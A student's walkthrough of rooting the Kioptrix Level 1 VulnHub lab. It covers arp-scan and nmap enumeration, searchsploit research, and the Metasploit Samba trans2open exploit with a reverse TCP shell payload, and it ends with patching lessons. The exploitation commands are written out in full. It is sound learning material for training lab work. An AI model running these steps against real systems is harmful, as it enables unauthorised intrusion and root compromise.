June 6, 2026
Kioptrix Level 1 — VulnHub Writeup
By Mohamed Khalil | Cybersecurity Student, East Tennessee State University

Mohamedasimgeris
2 min read
Overview
Goal: Gain root access Result Rooted via Samba trans2open buffer overflow
Environment Setup
- Attack Machine: Kali Linux 2025.3 (VirtualBox)
- Target Machine: Kioptrix Level 1 (VirtualBox)
- Network: VirtualBox Host-Only Adapter (isolated lab environment)
Step 1: Reconnaissance — Finding the Target
With both VMs running on the same Host-Only network, I used arp-scan to discover the target IP:
sudo arp-scan -lsudo arp-scan -lResult: Kioptrix was running at 192.168.1.104
Step 2: Enumeration — Service and Version Scanning
I ran an nmap scan to identify open ports and service versions:
nmap -sV 192.168.1.104nmap -sV 192.168.1.104Results:
PORT      STATE  SERVICE     VERSION
22/tcp    open   ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open   http        Apache httpd 1.3.20 mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open   rpcbind     2 (RPC #100000)
139/tcp   open   netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open   ssl/https   Apache/1.3.20 mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open   status      1 (RPC #100024)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)
80/tcp open http Apache httpd 1.3.20 mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/https Apache/1.3.20 mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open status 1 (RPC #100024)Key findings:
- Apache 1.3.20 with mod_ssl 2.8.4 — known vulnerable to OpenFuck exploit
- Samba running on port 139 — known vulnerable to trans2open buffer overflow
- OpenSSH 2.9p2 — very old version
Step 3: Vulnerability Research
I used searchsploit to look up known exploits for the identified services:
searchsploit mod_ssl 2.8
searchsploit samba 2.2
searchsploit mod_ssl 2.8
searchsploit samba 2.2mod_ssl results:
- Apache mod_ssl < 2.8.7 OpenSSL — 'OpenFuck' (Remote exploit)
Samba results (via Metasploit):
search trans2opensearch trans2openexploit/linux/samba/trans2open— Samba trans2open Overflow (Linux x86) — Rank: Great
I chose the Samba trans2open route via Metasploit as the primary attack path due to its "great" reliability rating.
Step 4: Exploitation Samba trans2open
What is this vulnerability?
The Samba trans2open vulnerability is a buffer overflow in Samba versions 2.0.x through 2.2.x. By sending a malformed trans2open request, an attacker can overflow a buffer and overwrite the return address, redirecting code execution to a malicious payload. Since Samba was running as root, successful exploitation gives immediate root access.
Exploitation steps:
msfconsole
use exploit/linux/samba/trans2open
set RHOSTS 192.168.1.104
set payload linux/x86/shell/reverse_tcp
run
msfconsole
use exploit/linux/samba/trans2open
set RHOSTS 192.168.1.104
set payload linux/x86/shell/reverse_tcp
runResult:
[*] Command shell session 1 opened (192.168.1.244:4444 → 192.168.1.104:32769)[*] Command shell session 1 opened (192.168.1.244:4444 → 192.168.1.104:32769)Four shell sessions opened successfully.
Step 5: Post-Exploitation — Confirming Root

Inside the shell session I ran:
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknownRoot access confirmed on Linux kernel 2.4.7, a Red Hat system from 2001.
Summary
Phase Tool Used Finding Discovery arp-scan Target at 192.168.1.104 Enumeration nmap -sV Apache 1.3.20, Samba, OpenSSH 2.9p2 Research searchsploit, msfconsole trans2open buffer overflow Exploitation Metasploit Shell session opened Post-Exploitation whoami, id, uname Confirmed root
What I Learned
The vulnerability: Samba's trans2open function did not properly validate the size of incoming data before copying it into a fixed-size buffer. This allowed an attacker to overflow the buffer and overwrite the stack, redirecting execution to arbitrary shellcode.
Why it worked: The service was running as root, meaning any code we injected ran with full system privileges. There were no modern protections (ASLR, DEP, stack canaries) present on this 2001-era system.
How it would be patched: Update Samba to a version beyond 2.2.x. Apply the principle of least privilege; services should not run as root unless absolutely necessary. Enable modern memory protections.
Key takeaway: Version enumeration is everything. The moment nmap returned Samba on port 139 with no version number, the next step was clear , research that service. Old software versions are low-hanging fruit in real engagements.
All testing was performed in an isolated lab environment.
Mohamed Khalil | Cybersecurity Student | East Tennessee State University| www.linkedin.com/in/khalilm1| https://github.com/asimisbest